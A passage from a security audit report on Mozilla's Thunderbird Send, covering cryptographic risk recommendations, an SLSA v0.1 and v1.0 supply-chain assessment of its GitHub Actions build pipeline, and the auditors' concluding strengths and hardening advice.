- Use of weak parameters resulting in predictable cryptographic primitives, such as encryption keys, due to insufficient random generation, flaws in client-side libraries or custom implementations, or incorrect nonce management, including nonce reuse[78] in AES-GCM encryption.
- Custom encryption implementations containing errors that allow ciphertext decryption, such as flawed padding logic.

Recommendations

To mitigate these threats, the following measures are recommended:

- A full cryptanalysis of the encryption algorithm implementation should be performed, including verification of attack vectors typical for the algorithm, such as side-channel attacks. A publicly available cryptanalysis report should be provided for external verification.
- A review of recommended algorithms and known pitfalls[79] should be conducted to ensure the most secure solution was selected.
- Periodic reviews of used algorithms, current standards, and emerging attack techniques against the chosen solutions should be performed.

[77] https://proton.me/blog/climate-activist-arrest
[78] https://frereit.de/aes_gcm/
[79] https://csrc.nist.gov/[...]/accepted-papers/Practical%20Challenges%20with%20AES-GCM.pdf

WP4: Thunderbird Send Supply Chain Implementation

Introduction and General Analysis

The *8th Annual State of the Software Supply Chain Report*, released in October 2022[80], reported an average yearly increase of 742% in software supply chain attacks since 2019. Some notable compromise examples include *Okta*[81], *Github*[82], *Magento*[83], *SolarWinds*[84], and *Codecov*[85], among many others. To mitigate this concerning trend, Google released an End-to-End Framework for *Supply Chain Integrity* in June 2021[86], named *Supply-Chain Levels for Software Artifacts* (*SLSA*)[87].

This section evaluates the supply chain integrity of the Thunderbird Send project using SLSA versions 0.1 and 1.0. SLSA provides a standardized framework for assessing software supply chain security and dependency integrity.

Current SLSA practices of Thunderbird Send

Thunderbird Send is a secure file-sharing solution implementing end-to-end encryption to protect documents and media during transmission. This system reflects the commitment of Mozilla to privacy-centric tools that prioritize user control.

The platform uses client-side encryption, with optional password protection for access. These passwords are never stored on Mozilla servers. This design establishes a dual-layer security model requiring both a unique download link and separately communicated password for file access.

The source code is primarily written in TypeScript and Vue and maintained in a Github repository[88]. Dependency management is performed via *pnpm*, which generates a *pnpm-lock.yaml* file to ensure version consistency. GitHub Actions are employed for CI/CD, with automated deployments to staging and manual releases to production.

While these practices align with several SLSA controls, this analysis focuses on the Thunderbird Send implementation in relation to specific SLSA requirements.

[80] https://www.sonatype.com/press-releases/2022-software-supply-chain-report
[81] https://www.okta.com/blog/2022/03/updated-okta-statement-on-lapsus/
[82] https://github.blog/2022-04-15-security-alert-stolen-oauth-user-tokens/
[83] https://sansec.io/research/rekoobe-fishpig-magento
[84] https://www.techtarget.com/searchsecurity/ehandbook/SolarWinds-supply-chain-attack...
[85] https://blog.gitguardian.com/codecov-supply-chain-breach/
[86] https://security.googleblog.com/2021/06/introducing-slsa-end-to-end-framework.html
[87] https://slsa.dev/spec/
[88] https://github.com/thunderbird/send-suite?tab=readme-ov-file

Source

Git and GitHub are used for version control, with strict repository access enforced. Only maintainers are authorized to merge pull requests. All code changes are thoroughly reviewed and conducted through transparent pull requests to ensure accountability and integrity.

Build

Builds are executed using GitHub Actions. Three artifacts are generated: the web frontend, the browser extension package, and a Docker-based backend service. The entire CI/CD pipeline is defined in a GitHub configuration file[89] and triggered automatically upon code merges.

Sensitive information is protected through a dual secret management approach using AWS Secrets Manager and GitHub Secrets, preventing credential exposure during builds. The use of *pnpm* with a lock file ensures reproducible builds and consistent dependencies across all environments.

Provenance

No structured, signed provenance aligned with SLSA requirements was identified in the repository or published artifacts. This aligns with the ongoing adoption of formal provenance generation tools such as *GitHub Artifact Attestations*[90].

SLSA v1.0 Framework Analysis

SLSA v1.0 defines four levels of maturity for supply chain security:

- **Build L0: No guarantees** represent the lack of SLSA[91].
- **Build L1: Provenance exists**. The package has **provenance** showing how it was built. This can be used to prevent mistakes but is trivial to bypass or forge[92].
- **Build L2: Hosted build platform**. Builds run on a hosted platform that generates and signs the provenance[93].
- **Build L3: Hardened builds**. Builds run on a hardened build platform that offers strong tamper protection[94].

[89] https://github.com/thunderbird/send-suite/blob/main/.github/workflows/merge.yml
[90] https://github.blog/changelog/2024-06-25-artifact-attestations-is-generally-available/
[91] https://slsa.dev/spec/v1.0/levels#build-l0
[92] https://slsa.dev/spec/v1.0/levels#build-l1
[93] https://slsa.dev/spec/v1.0/levels#build-l2
[94] https://slsa.dev/spec/v1.0/levels#build-l3

Based on the documentation provided by the Thunderbird Send team, 7ASecurity conducted a SLSA v1.0 analysis, with the following results.

SLSA v1.0 Assessment Results

The table below presents the results of Thunderbird Send according to the Producer and Build platform requirements in the SLSA v1.0 Framework. Each row shows the SLSA level for each control, with green check marks indicating compliance and red boxes indicating the lack of evidence for compliance.

Implementer	Requirement		L1	L2	L3
Producer	Choose an appropriate build platform		✅	⛔	⛔
	Follow a consistent build process		✅	⛔	⛔
	Distribute provenance		⛔	⛔	⛔
Build platform	Provenance generation	Exists	⛔	⛔	⛔
		Authentic		⛔	⛔
		Unforgeable			⛔
	Isolation strength	Hosted		⛔	⛔
		Isolated			⛔

SLSA v1.0 Assessment Justification

Producer requirements

Choose an Appropriate Build Platform

Thunderbird Send currently uses GitHub Actions as its build platform. GitHub Actions meets baseline requirements by providing ephemeral runners, repository-based access control, and OpenID Connect (OIDC) integration for workload identity. However, the current build configuration does not utilize these capabilities to generate signed and structured provenance using a trusted builder. As a result, the platform, while technically appropriate, is not fully leveraged to meet the assurance level required by SLSA Build L2 or higher.

Follow a Consistent Build Process

Thunderbird Send is currently built using GitHub Actions[95], which provides infrastructure for consistent and repeatable workflows through declarative YAML[96] configuration files stored in version control. While this setup lays a strong foundation for compliance, the project build process does not yet consistently generate signed provenance or enforce strict workflow controls to guarantee that all releases follow a single, auditable path. Therefore, although GitHub Actions supports a consistent build process in principle, the current implementation lacks the necessary controls and outputs to fully meet the *Follow a Consistent Build Process* requirement of SLSA Build L2 or higher.

Build requirements

Distribute provenance

Thunderbird Send add-on packages are currently distributed through the Thunderbird Send add-on repository[97]. While this repository acts as the central distribution channel for the software, it does not support or expose associated provenance metadata alongside the published artifacts. As a result, consumers lack the ability to verify the origin and integrity of the artifacts through cryptographically verifiable provenance. This gap prevents Thunderbird Send from fulfilling the *Distribute Provenance* requirement for SLSA Build Level 2 or higher, despite utilizing a centralized and versioned distribution channel.

Provenance Exists

The *Provenance Exists* requirement of SLSA Build Level 2 and above mandates that all published artifacts must be accompanied by provenance metadata that records how, when, and by whom an artifact was built. This provenance must be generated as part of the build process and must be available for each artifact intended for distribution.

The Thunderbird Send build process, which utilizes GitHub Actions, does not currently generate or publish signed provenance metadata for its distributed artifacts. This means that the released Thunderbird Send add-on packages lack a verifiable build history. This absence of provenance fails to meet the *Provenance Exists* requirement, preventing Thunderbird Send from achieving SLSA Build Level 1 or higher.

[95] https://github.com/thunderbird/send-suite/actions
[96] https://github.com/thunderbird/send-suite/blob/main/.github/workflows/merge.yml
[97] https://addons.thunderbird.net/en-US/thunderbird/addon/tb_send/?src=search

Provenance is Authentic

The *Provenance is Authentic* requirement of SLSA Build Level 2 and above mandates that provenance must be generated and signed by the build platform itself, not by the user or build script. This ensures that the provenance accurately reflects the details of the build and has not been fabricated or manipulated by an untrusted actor.

Thunderbird Send is currently built using GitHub Actions, a platform capable of producing authentic provenance through its integration with OpenID Connect (OIDC) and trusted builders such as *slsa-github-generator*. However, the current build pipeline does not leverage these mechanisms to produce signed provenance directly tied to the identity of the platform and attestation capabilities. As a result, any available provenance lacks the necessary platform-issued signatures, preventing it from being considered authentic under SLSA Build L2+ requirements.

Provenance is Unforgeable

The *Provenance is Unforgeable* requirement of SLSA Build Levels 2 and 3 ensures that provenance cannot be tampered with or falsified by any party, including the project maintainers or contributors. This is achieved by generating the provenance within a trusted build service and signing it using cryptographic keys managed by the platform itself, not by the developers.

Thunderbird Send uses GitHub Actions for its build pipeline, which provides a hosted and ephemeral environment suitable for generating unforgeable provenance when combined with trusted builders such as *slsa-github-generator*. However, the current implementation does not generate signed provenance bound to the build through GitHub OIDC identity and platform trust mechanisms. As a result, any provenance generated is not cryptographically verifiable or resistant to forgery, failing to meet the Provenance is Unforgeable requirement for SLSA Build Level 2 or higher.

Hosted

The *Hosted* requirement of SLSA Build Levels 2 and 3 mandates that all build processes must occur on a hosted build platform using either shared or dedicated infrastructure and explicitly prohibits builds from being executed on individual developer workstations. Thunderbird Send leverages GitHub Actions for its build process, which satisfies the infrastructure aspect of this requirement by running on a managed and ephemeral environment.

However, SLSA compliance at Build L2 or higher additionally requires the generation of signed and verifiable provenance. Without this provenance, there is no cryptographic assurance that the build was executed within the expected hosted environment.

Consequently, despite using GitHub Actions, the absence of signed and properly structured provenance means the *Hosted* requirement of SLSA Build Level 2 or 3 is not fully satisfied.

Isolated

Within GitHub Actions, the Isolated requirement of SLSA Build Level 3 (L3) stipulates that build steps must be executed in a secure and isolated environment, where the build process itself is the only source of influence. Although GitHub-hosted runners provide ephemeral environments, this alone is insufficient for satisfying Build L3 requirements. Verifiable, signed provenance is essential to demonstrate that the build occurred in a trusted, tamper-resistant environment.

SLSA v0.1 Framework Analysis

SLSA v0.1 defines a set of five levels[98] that describe the maturity of the software supply chain security practices implemented by a software project as follows:

- **L0: No guarantees.** This level represents the lack of any SLSA level.
- **L1:** The build process must be fully scripted/automated and generate provenance.
- **L2:** Requires using version control and a hosted build service that generates authenticated provenance.
- **L3:** The source and build platforms meet specific standards to guarantee the auditability of the source and the integrity of the provenance respectively.
- **L4:** Requires a two-person review of all changes and a hermetic, reproducible build process.

SLSA v0.1 Assessment Results

The following sections summarize the results of the software supply chain security implementation audit based on the SLSA v0.1 framework. Green check marks indicate that evidence of the noted requirement was found.

Requirement	L1	L2	L3	L4
Source - Version controlled		✅	✅	✅
Source - Verified history			✅	✅
Source - Retained indefinitely			✅	✅

[98] https://slsa.dev/spec/v0.1/levels

Source - Two-person reviewed				✅
Build - Scripted build	✅	⛔	⛔	⛔
Build - Build service		⛔	⛔	⛔
Build - Build as code			⛔	⛔
Build - Ephemeral environment			⛔	⛔
Build - Isolated			⛔	⛔
Build - Parameterless				⛔
Build - Hermetic				⛔
Build - Reproducible				⛔
Provenance - Available	✅	⛔	⛔	⛔
Provenance - Authenticated		⛔	⛔	⛔
Provenance - Service generated		⛔	⛔	⛔
Provenance - Non-falsifiable			⛔	⛔
Provenance - Dependencies complete				⛔
Common - Security				⛔
Common - Access				⛔
Common - Superusers				⛔

SLSA Conclusion

Thunderbird Send uses GitHub Actions, a secure hosted platform capable of generating SLSA-compliant provenance. However, structured and signed provenance required for SLSA v1.0 Build Level 1 or higher is not present.

While SLSA v0.1 allows informal provenance (e.g., logs), SLSA v1.0 requires structured, machine-readable data (e.g., in-toto statements with SLSA predicates) to enable cryptographic verification. Until these mechanisms are adopted, requirements for authenticity, unforgeability, and provenance distribution remain unmet.

To strengthen supply chain security and meet higher SLSA levels, the following actions are recommended:

1. **Integrate Provenance Generation**
    - Use *slsa-github-generator*[99] to automatically generate SLSA-compliant provenance within GitHub Actions workflows.
    - Leverage the built-in OIDC support of GitHub to sign provenance and ensure authenticity.
2. **Store and Distribute Provenance Artifacts**
    - Publish provenance alongside add-on packages in the Thunderbird Send add-on repository.
    - Ensure that provenance files are accessible to artifact consumers and verifiable through cryptographic signatures.
3. **Ensure Platform-Signed Provenance**
    - Use GitHub OIDC tokens to generate tamper-resistant provenance that attests to the exact workflow, commit SHA, and source repository.

By implementing these steps, Thunderbird Send can progress toward SLSA Build Level 3, achieving strong guarantees of build authenticity, traceability, and supply chain integrity.

[99] https://github.com/slsa-framework/slsa-github-generator

Conclusion

Despite the number and severity of findings encountered in this exercise, the Thunderbird Send solution defended itself well against a broad range of attack vectors. The platform will become increasingly difficult to attack as additional cycles of security testing and subsequent hardening continue.

The Thunderbird Send application provided a number of positive impressions during this assignment that must be mentioned here:

- Overall, the solution was found to be robust against many traditional web application security attack vectors. For example, no *Command Injection*, *SQL Injection (SQLi)*, *Cross-site Scripting (XSS), Cross-Site Request Forgery (CSRF)*, *Local File Inclusion (LFI)* or *Remote Code Execution (RCE)* issues were identified during this assignment.
- HTML form submissions and API endpoints were both found to be safely protected against CSRF.
- File uploads were resilient against filename and file extension tampering, as well as other common abuse attempts.
- No sensitive data or cookies were found to be exposed to third-party websites.
- Infrastructure was provisioned using Pulumi, which enabled consistent and secure application of Infrastructure as Code principles.
- User data was encrypted at rest, which reduces risks in the event of a backend compromise.
- GitHub Actions were employed to support secure development workflows and to facilitate alignment with higher levels of the SLSA framework.
- Secrets were securely managed using AWS Secrets Manager and GitHub Secrets within the deployment pipeline.
- Third-party dependencies were actively maintained using Dependabot to reduce vulnerability exposure.
- A deliberately simple system design was adopted to enhance maintainability and to minimize the attack surface.
- AWS services such as ECS and EC2 were strategically utilized to support scalable backend orchestration and load distribution.

The security of the Thunderbird Send solution will improve with a focus on the following areas:

- **Access Control:** Authentication, authorization, and session management mechanisms were found to be insufficient across several critical endpoints, which may allow unauthorized access to sensitive functionality (TBS-01-007, TBS-01-008). JSON Web Tokens must include an *exp* claim to enforce session lifetimes, and refresh tokens must be validated using secure methods

(TBS-01-006, TBS-01-009). A unified and consistent access control framework should be enforced across all routes.

- **Security Headers and Browser Protections:** Several browser-level security controls were observed to be either missing or improperly configured (TBS-01-003, TBS-01-004, TBS-01-010). HTTP headers including *X-Frame-Options*, *X-Content-Type-Options*, and *Strict-Transport-Security (HSTS)* must be consistently applied across all environments. A *Content-Security-Policy* should be deployed in *report-only* mode for testing and later enforced to mitigate cross-site scripting risks. Modern cross-origin headers such as *CORP*, *COOP*, *COEP*, and *Fetch Metadata* should be configured to enhance browser-based isolation and prevent cross-origin attacks.
- **Dependency and Cryptographic Security:** The platform was found to rely on outdated third-party dependencies and insecure random number generators, which introduce unnecessary security risks (TBS-01-001, TBS-01-002). Packages such as *esbuild* and *vite* must be updated to secure versions. Instances of *Math.random()* used in security-relevant operations, including JWT and UUID generation, must be replaced with cryptographically secure alternatives such as *crypto.getRandomValues()* or *crypto.randomBytes()*.
- **Cloud Infrastructure Hardening and Isolation:** The use of a shared AWS account for multiple projects significantly increases the risk of cross-environment compromise (TBS-01-011 to TBS-01-017). To minimize this risk, workloads must be segregated using AWS Organizations, with separate accounts for production, development, and testing environments. Public access to S3 buckets should be removed or tightly controlled, default encryption must be enforced for EBS volumes, and monitoring services such as AWS Security Hub, GuardDuty, and Config should be enabled across all regions. IAM roles must be limited in scope and defined per environment, and all sensitive credentials currently embedded in EC2 UserData or ECS task definitions must be securely stored in AWS Secrets Manager.
- **Container Security:** Current Docker configurations allow containers to run as the root user, which increases the risk of privilege escalation in the event of container compromise (TBS-01-005). Containers should be configured to execute processes under non-root users to enforce the principle of least privilege.
- **Abuse Detection and Monitoring:** Abuse prevention was assessed as insufficient based on the contextual risk associated with the history of *Firefox Send*[100]. Current reliance on user reports and account gating was deemed inadequate. Integration of threat intelligence services (e.g., VirusTotal) and monitoring systems should be considered to detect malicious file usage, including encrypted content.

[100] https://support.mozilla.org/en-US/kb/what-happened-firefox-send

- **Supply Chain Integrity:** The build pipeline currently lacks support for provenance and artifact traceability, which limits compliance with higher levels of the SLSA framework. Improvements in build verification and supply chain transparency are necessary to strengthen software integrity and trustworthiness.

It is advised to address all issues identified in this report, including informational and low severity tickets where possible. This will not just strengthen the security posture of the application significantly, but also reduce the number of tickets in future audits.

Once all issues in this report are addressed and verified, a more thorough review, ideally including another source code audit, is highly recommended to ensure adequate security coverage of the platform. This provides auditors with an edge over possible malicious adversaries that do not have significant time or budget constraints.

Please note that future audits should ideally allow for a greater budget so that test teams are able to deep dive into more complex attack scenarios. Some examples of this could be third party integrations, complex features that require to exercise all the application logic for full visibility, authentication flows, challenge-response mechanisms implemented, subtle vulnerabilities, logic bugs and complex vulnerabilities derived from the inner workings of dependencies in the context of the application. Additionally, the scope could perhaps be extended to include other internet-facing Thunderbird Send resources.

It is suggested to test the application regularly, at least once a year or when substantial changes are going to be deployed, to make sure new features do not introduce undesired security vulnerabilities. This proven strategy will reduce the number of security issues consistently and make the application highly resilient against online attacks over time.

7ASecurity would like to take this opportunity to sincerely thank Alejandro Aspinwall, Lisa McCormack, Malini Das, Ryan Jung, Ryan Sipes and the rest of the Thunderbird Send team, for their exemplary assistance and support throughout this audit. Last but not least, appreciation must be extended to the *Open Source Technology Improvement Fund (OSTIF)* for facilitating and managing this project, and thank you to the *MZLA Technologies Corporation* for funding the effort.

License and Legal Notice

This report is licensed under the *Creative Commons Attribution-ShareAlike 4.0 International (CC BY-SA 4.0)*[101] license.
You are free to:

- **Share** – copy and redistribute the material in any medium or format
- **Adapt** – remix, transform, and build upon the material for any purpose, even commercially

Under the following terms:

- **Attribution** – You must give appropriate credit to 7ASecurity, provide a link to the license, and indicate if changes were made. You may do so in any reasonable manner, but not in any way that suggests 7ASecurity endorses you or your use.

- **ShareAlike** – If you remix, transform, or build upon the material, you must distribute your contributions under the same license as the original.

Exceptions and Restrictions:

- **Trademarks and Logos**: The 7ASecurity name, logo, and visual identity elements (such as custom fonts or design marks) are not licensed under CC BY-SA 4.0 and may not be used without explicit written permission.

- **Third-party Content:** Any third-party content (e.g., open source project logos, screenshots, excerpts) included in this report remains under its respective copyright and licensing terms.

- **No Endorsement:** Use of this report does not imply endorsement by 7ASecurity of any derivative works, use cases, or conclusions drawn from the material.

Disclaimer: This report is provided for informational purposes only and reflects the state of the target project at the time of testing. No warranties are provided. Use at your own risk.

[101] https://creativecommons.org/licenses/by-sa/4.0/